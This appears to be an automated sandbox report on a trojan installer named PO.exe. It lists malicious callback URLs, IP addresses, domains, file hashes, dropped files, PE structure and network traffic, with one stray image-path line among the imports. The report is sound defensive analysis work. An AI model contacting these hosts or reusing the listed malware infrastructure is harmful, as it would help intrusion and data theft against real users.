44.227.76.166	pixie.porkbun.com	United States		16509	AMAZON-02US	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383905

Start date:	08.04.2021
Start time:	12:07:37
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 58s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	15
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/3@3/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 24.5% (good quality ratio 22.1%) • Quality average: 74.4% • Quality standard deviation: 31.5%
HCA Information:	• Successful, ratio: 89% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 204.79.197.200, 13.107.21.200, 93.184.220.29, 104.43.193.48, 95.100.54.203, 104.43.139.144, 13.64.90.137 • Excluded domains from analysis (whitelisted): www.bing.com, skypedataprdcolwus17.cloudapp.net, cs9.wac.phicdn.net, fs.microsoft.com, dual-a-0001.a-msedge.net, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, skypedataprdcolcus15.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, ocsp.digicert.com, www-bing-com.dual-a-0001.a-msedge.net, blobcollector.events.data.trafficmanager.net, watson.telemetry.microsoft.com, prod.fs.microsoft.com.akadns.net • VT rate limit hit for: /opt/package/joesandbox/database/analysis/383905/sample/PO.exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
44.227.76.166	comprobante de pago bancario.exe	Get hash	malicious	Browse	• www.yogatrac.com/nyd/?YtuHyXfh=SMnWtEQ8y2pX2v0EcX/kTDaCTyMd/4ZOM8Yn20hDsleGVYNoHo8paRPAMQl4LEXOAbPhqadgrw==&EZXXgv=jfFxzRS8f
	DHL Shipping Documents.exe	Get hash	malicious	Browse	• www.moxie.tools/iuem/?FPWh=qnqwh/4dGUkEPliKKZC2Qh7/64Y57CPLqiaIJV/+rJe3odMWgDf37HnBEyhQfLRblvKe&a48=tXIxBt1HyrBHz
	Qag2QPPlqt.dll	Get hash	malicious	Browse	• deregojikulo.uno/
	proposal.xlsm	Get hash	malicious	Browse	• www.presetleb.com/c2m8/?Cp=mL3ph6&9rH8-46=B8KyvHV7cHq72Oa5QjcCq/2rFyb4yB/qHh31zSj+jHa+8ZyD95jL+K6sl8yH++EKbvdp
	ezr37taArt.exe	Get hash	malicious	Browse	• www.miraterratravel.com/ea9e/?GV_T=kpyYxkk9Ceh68GTku2FXTga5fFtWFfAJreHIHrkcWtlc/mW0Yt08earvdHXP/oWhsQVrL3JPMw==&AnB=O2Mx8TLHW
	Soa.doc	Get hash	malicious	Browse	• www.jel-tv365.com/bf3/?ObUhgbrX=pPFC1+5LH0lKJOgFl43N69YXWFusdtxU8P9UDlzNNR9l6bY12tLu7UJOSlu1hZVFy9DQOw==&bxl8=Z488bf3h1DuDA8F
	SCAN_20210112_132640143,pdf.exe	Get hash	malicious	Browse	• www.pizzony.com/rmck/?Bf=7fOJYc3SWWcK9ltFVlvmlups7o9AcKVpiUJzUCYg5a838kgteGFS+Jc7xrCS57SKg0rr&rv0PXN=hBZtPr80A0f

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Exploit.Rtf.Obfuscated.16.5396.rtf	Get hash	malicious	Browse	• www.buyleasenames.com/th9/?MbCdXj=rmVgIP7NLqu5IqLfwUaZy5YpunnORz1e2lJnxDx+qK6UmpGhFXMhTGrvGFqOmXv+78GrdA==&1bL0=nN6tXVY0-tVP_b
	inv.exe	Get hash	malicious	Browse	• www.pompanodogtrainers.com/tabo/?uFQh=t2k4hn5TmbxwPjUurJswVrDNAFkjO32ahLMl0tqguGOf6hevZwPAKcE0/42AiwGFl7gy&CTvX=cvUhPfRP
	h3dFAROdF3.exe	Get hash	malicious	Browse	• www.dog2meeting.com/jskg/?8pgD2lkp=Y/uFy6OHl+vX3IZ3Qfe5vfr48pRY/dEtqQvX+/tunP2PQCRCuPtWrt+49NxtnR1X6Bv9&yTIDml=X6XHfZU8d
	d2mISAbTQN.exe	Get hash	malicious	Browse	• www.dog2meeting.com/jskg/?Hr=V48HzvXX&v4=Y/uFy6OHl+vX3IZ3Qfe5vfr48pRY/dEtqQvX+/tunP2PQCRCuPtWrt+49Odu7h5v3gSr//fqzw==
	n41pVXkYCe.exe	Get hash	malicious	Browse	• www.bootyfashions.com/jskg/?8pJPDtoX=B6OS4EeNWj1Nsi9Rl2yENkMcFrDOqbu3f1ZnErtBASFbgqP0FYCeVfLctryp5FdPNoXwMPrDtw==&CvL0=inCTmHzH
	kqwqyoFz1C.exe	Get hash	malicious	Browse	• www.dog2meeting.com/jskg/?9roHn=Y/uFy6OHl+vX3IZ3Qfe5vfr48pRY/dEtqQvX+/tunP2PQCRCuPtWrt+49NxtnR1X6Bv9&npHhW=3fq4gDD0abs8
	BsR85tOyjL.exe	Get hash	malicious	Browse	• www.bootyfashions.com/jskg/?V4=B6OS4EeNWj1Nsi9Rl2yENkMcFrDOqbu3f1ZnErtBASFbgqP0FYCeVfLctoeA6Fh3ELim&Uzu8J=Szrd3PcPWlV

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Z4bamJ91oo.exe	Get hash	malicious	Browse	• www.bootyfashions.com/jskg/?inKP_TF0=B6OS4EeNWj1Nsi9Rl2yENkMcFrDOqbu3f1ZnErtBASFbgqP0FYCeVfLctr+Q1kxPauLh&oneha=xPMpsZU8
	zISJXAAewo.exe	Get hash	malicious	Browse	• www.dog2meeting.com/jskg/?1bwHc=yVMpBJZhmT_xj43&Rl=Y/uFy6OHl+vX3IZ3Qfe5vfr48pRY/dEtqQvX+/tunP2PQCRCuPtWrt+49NxH4hFX+Dn9
	zISJXAAewo.exe	Get hash	malicious	Browse	• www.bootyfashions.com/jskg/?X2JtLRIH=B6OS4EeNWj1Nsi9Rl2yENkMcFrDOqbu3f1ZnErtBASFbgqP0FYCeVfLctoeql1R3AJqm&blv=UVIpcz0plRTp
	uqAU5Vneod.exe	Get hash	malicious	Browse	• www.bootyfashions.com/jskg/?afcTJPQ8=B6OS4EeNWj1Nsi9Rl2yENkMcFrDOqbu3f1ZnErtBASFbgqP0FYCeVfLctryp5FdPNoXwMPrDtw==&cxoT9=yhvp2Xfp
	P0_4859930058_NEW_0RDER.xlsx	Get hash	malicious	Browse	• www.bootyfashions.com/jskg/?oBN0yB=B6OS4EeIWk1Jsyxdn2yENkMcFrDOqbu3f1B3YoxAEyFagbjyCITSDbzeuNyW+VlEPI/WVw==&2dhH=XHE0vBK
	KWOgblwL7W.exe	Get hash	malicious	Browse	• www.keebcat.com/d9s8/?J48Lz0S0=cO0bqnodE8Uodepscc2XXc+fybp4dBOkcNItlx0mXpHFPbxkNxOWsoUK9bPA0ZyiUQJd&ArR=YVcTxLcP

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
pixie.porkbun.com	PO4308.exe	Get hash	malicious	Browse	• 44.227.76.166
	pumYguna1i.exe	Get hash	malicious	Browse	• 44.227.76.166
	DYANAMIC Inquiry.xlsx	Get hash	malicious	Browse	• 44.227.76.166
	comprobante de pago bancario.exe	Get hash	malicious	Browse	• 44.227.76.166
	DHL Shipping Documents.exe	Get hash	malicious	Browse	• 44.227.76.166
	PDF NEW P.OJerhWEMSj4RnE4Z.exe	Get hash	malicious	Browse	• 44.227.65.245

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Proforma Invoice 2.xlsx	Get hash	malicious	Browse	• 44.227.65.245
	Transfer Form.exe	Get hash	malicious	Browse	• 44.227.65.245
	7Q5Er1TObp.exe	Get hash	malicious	Browse	• 44.227.65.245
	foHzqhWjvn.exe	Get hash	malicious	Browse	• 44.227.65.245
	27hKPHrVa3.exe	Get hash	malicious	Browse	• 44.227.65.245
	NEW ORDER QUOTATION.xlsx	Get hash	malicious	Browse	• 44.227.65.245
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 44.227.65.245
	Invoice #0023228 PDF.exe	Get hash	malicious	Browse	• 44.227.65.245
	SWIFT.exe	Get hash	malicious	Browse	• 44.227.65.245
	proposal.xlsm	Get hash	malicious	Browse	• 44.227.76.166
	ezr37taArt.exe	Get hash	malicious	Browse	• 44.227.76.166
	Soa.doc	Get hash	malicious	Browse	• 44.227.76.166
	RFQ TK011821.doc	Get hash	malicious	Browse	• 44.227.65.245
	SCAN_20210112_132640143,pdf.exe	Get hash	malicious	Browse	• 44.227.76.166

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UDMEDIA-ASDE	sample.exe	Get hash	malicious	Browse	• 194.117.254.45
	qZpkW36P5i.exe	Get hash	malicious	Browse	• 194.117.254.45
	Emotet.doc	Get hash	malicious	Browse	• 194.117.254.33
AMAZON-02US	invoice.exe	Get hash	malicious	Browse	• 35.156.117.131
	Calt7BoW2a.exe	Get hash	malicious	Browse	• 3.14.206.30
	0BAdCQQVtP.exe	Get hash	malicious	Browse	• 52.40.12.112
	TazxfJHRhq.exe	Get hash	malicious	Browse	• 52.216.152.43
	1wOdXavtlE.exe	Get hash	malicious	Browse	• 52.216.179.59
	hvEop8Y70Y.exe	Get hash	malicious	Browse	• 15.165.26.252
	8sxgohtHjM.exe	Get hash	malicious	Browse	• 3.13.255.157
	eQLPRPErea.exe	Get hash	malicious	Browse	• 13.248.216.40
	vbc.exe	Get hash	malicious	Browse	• 3.13.255.157
	o2KKHvtb3c.exe	Get hash	malicious	Browse	• 18.218.104.192
	Order Inquiry.exe	Get hash	malicious	Browse	• 3.14.206.30
	6IGbftBsBg.exe	Get hash	malicious	Browse	• 104.192.141.1
	nicoleta.fagaras-DHL_TRACKING_1394942.html	Get hash	malicious	Browse	• 52.218.213.96
	PaymentAdvice.exe	Get hash	malicious	Browse	• 3.14.206.30
	ikoAImKWvI.exe	Get hash	malicious	Browse	• 104.192.141.1
	BL01345678053567.exe	Get hash	malicious	Browse	• 3.14.206.30
	AL JUNEIDI LIST.xlsx	Get hash	malicious	Browse	• 65.0.168.152
	DYANAMIC Inquiry.xlsx	Get hash	malicious	Browse	• 65.0.168.152
	Statement of Account.xlsx	Get hash	malicious	Browse	• 15.165.26.252
	Shipping Documents.xlsx	Get hash	malicious	Browse	• 52.217.8.51

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\0c1xisnj7gzhsxz

Process:	C:\Users\user\Desktop\PO.exe
File Type:	data
Category:	dropped
Size (bytes):	186368
Entropy (8bit):	**7.9990308732293505**
Encrypted:	**true**
SSDEEP:	3072:dxXjk0A3knDWFylq12Hk4MSxUt0SaGFUw8JIkV+6H3PoH/BIbrAIVxI:dNjU3kn46q2k43OFU2kV++wmb9VW
MD5:	020124B82D8A5F3837DAE65C84839A13

C:\Users\user\AppData\Local\Temp\0c1xisnj7gzhsxz	
SHA1:	E11D3587563B303BAE663D8B4F634D70E6FFF54A
SHA-256:	49CA2A8DDC46ED5FDD3C8DFF58683CACD0C8445A6675E01E0E422BB5B8729659
SHA-512:	864086161DD9A53B20A89933E4F73A082E829D5B944C784A4EB3BFC6CBF1E47E69AF2E8C0DC31BA28F479FB3AE54103BA013F821B05B0A6759BD3B100FC7787
Malicious:	false
Reputation:	low
Preview:	KUxm~...m.....Z.$.Xd..@..N.....[y.=Hy*.....o...R.....X..z..:. .&.i...3q....,...JZ..gx...}.QQ.....x..d.;'.....(~.. *.%.....<...#.%&....r....._U.8k.Uz..tZ...\|r.../...{.....v....-a].\|...7.F.U..h.2. ..v.....H.uvM.d.p.1.Lc.....:.....W.@..1gdTUs.C.....{%...jrV.K1._..*.O.z...cM.R:.a.xj..RZ.d.[f_~m.*.hg[..F._..3~z...BA.S....y.ha,_rJ..8.c...?.EF..R.+...$b.....V.).'.{...L}....#...Q..... .W..5.Xjxt..&.h.U..._....K]p)|..<P..f..9..oV`..... ./&.]|..L$.ck..PP.....3q../.W^...?.....&.k$...R.b.....1Gd..A5.....@v...B.3..|<p.}.rB%...A*n..-.;..?v.bsH..b...F.t.T..(9-k.%+v...G.....+ [R.....9.0.ud..0.Ib.o....o.....9..W.....Ma.i..$x9..))......l8..`./.<Ak....B*..L#.....Am.....T.....I.Z..Y~y...Z.V..r.....@.....$..L.1...hH&.G.....\....?.4.p&.H.....wB.1..@..v..;.c.C<.$. j!'....k8CSD..J...2H=e..l6R..Z^..j...b....s...<.!j.O8.....b`.L#:.H.....!.@.^.~.Z.@.....r...}....P0M....]j...@..k..P.3...s.....N..k.W.[.....;.s8,.H.a....(.#Ln.r.x..tM6.....

C:\Users\user\AppData\Local\Temp\nsjBF3C.tmp\5t94xwjj.dll	
Process:	C:\Users\user\Desktop\PO.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.1361599484937495
Encrypted:	false
SSDEEP:	48:vpgNQILdkQpZXsXvPviTLNuLebdsbriB4ZYmR:Bc+8pmvPvinktfiuZVR
MD5:	7DA758941832369963F45B31B4BE74EB
SHA1:	775719B94BF9E81CD4E2A99DC3ECB2DF61020129
SHA-256:	D68BF256D203EB2B6630F8D9D5FF63AE674ADB94D0BE58BDD2CE9E6C9269CA30
SHA-512:	45EE9A16381067CC06D1954E41A17DE62E64B3AAF4A6E9307D8A9EBAAD4CB644D3F2C903EB0A61B75FB65E01D6B128525BAA9856BAFE766D5CE1A4B330FF0E F2
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 10%
Reputation:	low
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..L.....n`.....!.....`.....@..... ....U....!.....@.....P..L... .....$".....text..... ..`.rdata..... .....@..@.data..... .0.....@....rsrc.....@.....@..@.reloc..L....P.....@..B..... ....

C:\Users\user\AppData\Local\Temp\yfmgdsfcotdgfk	
Process:	C:\Users\user\Desktop\PO.exe
File Type:	data
Category:	dropped
Size (bytes):	6661
Entropy (8bit):	7.9543287169682415
Encrypted:	false
SSDEEP:	192:A4CaC0frJWuNQpQc4H9aEmBkcXntsB5DaCW:APazDJspX4GmikW
MD5:	25891C3E29F2C303C026F8716C29F1BE
SHA1:	D1A289B1CB960EB9987DB9488D76D9C5553CCBBB
SHA-256:	A6DFD0BD1725F7B948ED304A77F403345C750E9A41E1F8526CD509D192E6FD76
SHA-512:	339FD62334C78DC483F370AE5521CFA1BA757647D67D02BCE80CAD8914E84B3CDC9E798A72BE2DA24D4157AD2ADD7D5F5481D850B0E123C644F5711232F233 9
Malicious:	false
Reputation:	low
Preview:	.....#....O.... z.(>...q|...k.....y*.fb...:...v9..().yZ....>Z.P..k..3.5=U....2.z..gK...n=.....H.q.....~.,ny..o.....4t.-5..JA..2K.c.8...S.9Z.}u....[....,...z&..k ...8..4.i.{B...GX...0+|U=.eA.C ..:...e.$?V_.!.9.....a..pX..@...aB9d....O..!{o....[K.}.....%.Z1.0.....F.....c..I.R..:|(M....U.*4.z.2.....c..0[.M.....J..[z..v.{.q..../#G6.4P..d.5.q.>@.....t/P.n.7.e.0.....l..x...u...*.r.#.,.|G.u. y..4&.4P%.'HJ2c....Y....P.^.O.x.@N..a.e...:..<..mE..f...B..6.!.9.+K.....a....^..J.&d.m<...7.Xp.X...)..(...BzZ....mI.....b.....-.X)....4j.E....W7.....tC... .....0.fi...j..f].N....LZ.v..0. .....FL.d.&.t.Y...?..Xtg...T.l.!OE.~.A|y..2O.wX.....z ji*Bq..%82...z>d}<\.`<e..G.g..-.JC..:..;".B[;y....S2y..v.....7..R..J....E.....v..wg..4,.X.....u...b./.G.....t{.e...>q=?.....~Z_.....'../. O.....XM...4.{...0.).....nB.!._..)..Z@.....B...G1o6l.a...t.ON...u.F.M....d-..Z.E.....7...r..Hj2z&?.....,J...P..kmr%...e..}..U`.....mNY.._.&9..y..Ih.A.l8.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.917905190852182

General

TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	PO.exe
File size:	228037
MD5:	665cb19601850467af3ee7d9fd0e0350
SHA1:	8ac40ef9fa5100a39b14258d8d8e562cefd7202c
SHA256:	f3147300f9248e07ffd3a1b7131bed4febad8b0a88eeda27e606f36d04ff1340
SHA512:	106e612d3a8aa36034cb534c87930b4013fcad08d338e7224b0245b305f963a28975e2f36f84a9b48f2d517e6c98285c24146adb9c2ebac9088fc3f379a0ef7b
SSDEEP:	3072:HyewmN4skJ6/rfxXjk0A3knDWFylq12Hk4MSxUt0SaGFUw8JlkV+6H3PoH/BIbrN:Hd7bNjU3kn46q2k43OFU2kV++wmb9V5
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....d.H.....,.....:...!.....&.....e.....Rich.....PE..L.....8E.....Z....9.....J1.....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x40314a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x4538CD0B [Fri Oct 20 13:20:11 2006 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	18bc6fa81e19f21156316b1ae696ed6b

Entrypoint Preview

Instruction
sub esp, 0000017Ch
push ebx
push ebp
push esi
xor esi, esi
push edi
mov dword ptr [esp+18h], esi
mov ebp, 00409240h
mov byte ptr [esp+10h], 00000020h
call dword ptr [00407030h]
push esi
call dword ptr [00407270h]

Instruction
mov dword ptr [007A3030h], eax
push esi
lea eax, dword ptr [esp+30h]
push 00000160h
push eax
push esi
push 0079E540h
call dword ptr [00407158h]
push 00409230h
push 007A2780h
call 00007F2258D7E2A8h
mov ebx, 007AA400h
push ebx
push 00000400h
call dword ptr [004070B4h]
call 00007F2258D7B9E9h
test eax, eax
jne 00007F2258D7BAA6h
push 000003FBh
push ebx
call dword ptr [004070B0h]
push 00409228h
push ebx
call 00007F2258D7E293h
call 00007F2258D7B9C9h
test eax, eax
je 00007F2258D7BBC2h
mov edi, 007A9000h
push edi
call dword ptr [00407140h]
call dword ptr [004070ACh]
push eax
push edi
call 00007F2258D7E251h
push 00000000h
call dword ptr [00407108h]
cmp byte ptr [007A9000h], 00000022h
mov dword ptr [007A2F80h], eax
mov eax, edi
jne 00007F2258D7BA8Ch
mov byte ptr [esp+10h], 00000022h
mov eax, 00000001h

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x7344	0xb4	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x3ac000	0x900	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x7000	0x280	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x59de	0x5a00	False	0.681293402778	data	6.5143386598	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x10f2	0x1200	False	0.430338541667	data	5.0554281206	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x39a034	0x400	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x3a4000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x3ac000	0x900	0xa00	False	0.409375	data	3.94574916515	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x3ac190	0x2e8	data	English	United States
RT_DIALOG	0x3ac478	0x100	data	English	United States
RT_DIALOG	0x3ac578	0x11c	data	English	United States
RT_DIALOG	0x3ac698	0x60	data	English	United States
RT_GROUP_ICON	0x3ac6f8	0x14	data	English	United States
RT_MANIFEST	0x3ac710	0x1eb	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports


DLL	Import
KERNEL32.dll	CloseHandle, SetFileTime, CompareFileTime, SearchPathA, GetShortPathNameA, GetFullPathNameA, MoveFileA, SetCurrentDirectoryA, GetFileAttributesA, GetLastError, CreateDirectoryA, SetFileAttributesA, Sleep, GetFileSize, GetModuleFileNameA, GetTickCount, GetCurrentProcess, lstrcmpiA, ExitProcess, GetCommandLineA, GetWindowsDirectoryA, GetTempPathA, lstrcpynA, GetDiskFreeSpaceA, GlobalUnlock, GlobalLock, CreateThread, CreateProcessA, RemoveDirectoryA, CreateFileA, GetTempFileNameA, lstrlenA, lstrcatA, GetSystemDirectoryA, lstrcmpA, GetEnvironmentVariableA, ExpandEnvironmentStringsA, GlobalFree, GlobalAlloc, WaitForSingleObject, GetExitCodeProcess, SetErrorMode, GetModuleHandleA, LoadLibraryA, GetProcAddress, FreeLibrary, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, WriteFile, ReadFile, MulDiv, SetFilePointer, FindClose, FindNextFileA, FindFirstFileA, DeleteFileA, CopyFileA
USER32.dll	ScreenToClient, GetWindowRect, SetClassLongA, IsWindowEnabled, SetWindowPos, GetSysColor, GetWindowLongA, SetCursor, LoadCursorA, CheckDlgButton, GetMessagePos, LoadBitmapA, CallWindowProcA, IsWindowVisible, CloseClipboard, SetClipboardData, EmptyClipboard, OpenClipboard, EndDialog, AppendMenuA, CreatePopupMenu, GetSystemMetrics, SetDlgItemTextA, GetDlgItemTextA, MessageBoxA, CharPrevA, DispatchMessageA, PeekMessageA, CreateDialogParamA, DestroyWindow, SetTimer, SetWindowTextA, PostQuitMessage, SetForegroundWindow, wsprintfA, SendMessageTimeoutA, FindWindowExA, RegisterClassA, SystemParametersInfoA, CreateWindowExA, GetClassInfoA, DialogBoxParamA, CharNextA, TrackPopupMenu, ExitWindowsEx, IsWindow, GetDlgItem, SetWindowLongA, LoadImageA, GetDC, EnableWindow, InvalidateRect, SendMessageA, DefWindowProcA, BeginPaint, GetClientRect, FillRect, DrawTextA, EndPaint, ShowWindow
GDI32.dll	SetBkColor, GetDeviceCaps, DeleteObject, CreateBrushIndirect, CreateFontIndirectA, SetBkMode, SetTextColor, SelectObject
SHELL32.dll	SHGetMalloc, SHGetPathFromIDListA, SHBrowseForFolderA, SHGetFileInfoA, ShellExecuteA, SHFileOperationA, SHGetSpecialFolderLocation
ADVAPI32.dll	RegQueryValueExA, RegSetValueExA, RegEnumKeyA, RegEnumValueA, RegOpenKeyExA, RegDeleteKeyA, RegDeleteValueA, RegCloseKey, RegCreateKeyExA
COMCTL32.dll	ImageList_AddMasked, ImageList_Destroy, ImageList_Create
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance
VERSION.dll	GetFileVersionInfoSizeA, GetFileVersionInfoA, VerQueryValueA

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:10:12.314201117 CEST	49693	80	192.168.2.5	194.117.254.63
Apr 8, 2021 12:10:12.331975937 CEST	80	49693	194.117.254.63	192.168.2.5
Apr 8, 2021 12:10:12.333208084 CEST	49693	80	192.168.2.5	194.117.254.63
Apr 8, 2021 12:10:12.333529949 CEST	49693	80	192.168.2.5	194.117.254.63
Apr 8, 2021 12:10:12.350931883 CEST	80	49693	194.117.254.63	192.168.2.5
Apr 8, 2021 12:10:12.351783037 CEST	80	49693	194.117.254.63	192.168.2.5
Apr 8, 2021 12:10:12.351804018 CEST	80	49693	194.117.254.63	192.168.2.5
Apr 8, 2021 12:10:12.353475094 CEST	49693	80	192.168.2.5	194.117.254.63
Apr 8, 2021 12:10:12.353513956 CEST	49693	80	192.168.2.5	194.117.254.63
Apr 8, 2021 12:10:12.371041059 CEST	80	49693	194.117.254.63	192.168.2.5
Apr 8, 2021 12:10:32.768593073 CEST	49694	80	192.168.2.5	44.227.76.166
Apr 8, 2021 12:10:32.934870958 CEST	80	49694	44.227.76.166	192.168.2.5
Apr 8, 2021 12:10:32.934983015 CEST	49694	80	192.168.2.5	44.227.76.166
Apr 8, 2021 12:10:33.100056887 CEST	80	49694	44.227.76.166	192.168.2.5
Apr 8, 2021 12:10:33.100172997 CEST	49694	80	192.168.2.5	44.227.76.166
Apr 8, 2021 12:10:33.265103102 CEST	80	49694	44.227.76.166	192.168.2.5
Apr 8, 2021 12:10:33.269149065 CEST	80	49694	44.227.76.166	192.168.2.5
Apr 8, 2021 12:10:33.269192934 CEST	80	49694	44.227.76.166	192.168.2.5
Apr 8, 2021 12:10:33.269349098 CEST	49694	80	192.168.2.5	44.227.76.166
Apr 8, 2021 12:10:33.269407034 CEST	49694	80	192.168.2.5	44.227.76.166
Apr 8, 2021 12:10:33.437623024 CEST	80	49694	44.227.76.166	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:08:21.699332952 CEST	56798	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:08:21.733257055 CEST	53	56798	8.8.8.8	192.168.2.5
Apr 8, 2021 12:08:21.852818966 CEST	52480	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:08:21.865542889 CEST	53	52480	8.8.8.8	192.168.2.5
Apr 8, 2021 12:08:30.327725887 CEST	51165	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:08:30.339555979 CEST	53	51165	8.8.8.8	192.168.2.5
Apr 8, 2021 12:08:31.201592922 CEST	53183	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:08:31.214391947 CEST	53	53183	8.8.8.8	192.168.2.5
Apr 8, 2021 12:08:32.134387016 CEST	57587	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:08:32.148320913 CEST	53	57587	8.8.8.8	192.168.2.5
Apr 8, 2021 12:08:38.045337915 CEST	55432	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:08:38.057888985 CEST	53	55432	8.8.8.8	192.168.2.5
Apr 8, 2021 12:08:40.378134012 CEST	64936	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:08:40.390716076 CEST	53	64936	8.8.8.8	192.168.2.5
Apr 8, 2021 12:08:46.192307949 CEST	52704	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:08:46.209988117 CEST	53	52704	8.8.8.8	192.168.2.5
Apr 8, 2021 12:08:51.159001112 CEST	52212	53	192.168.2.5	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
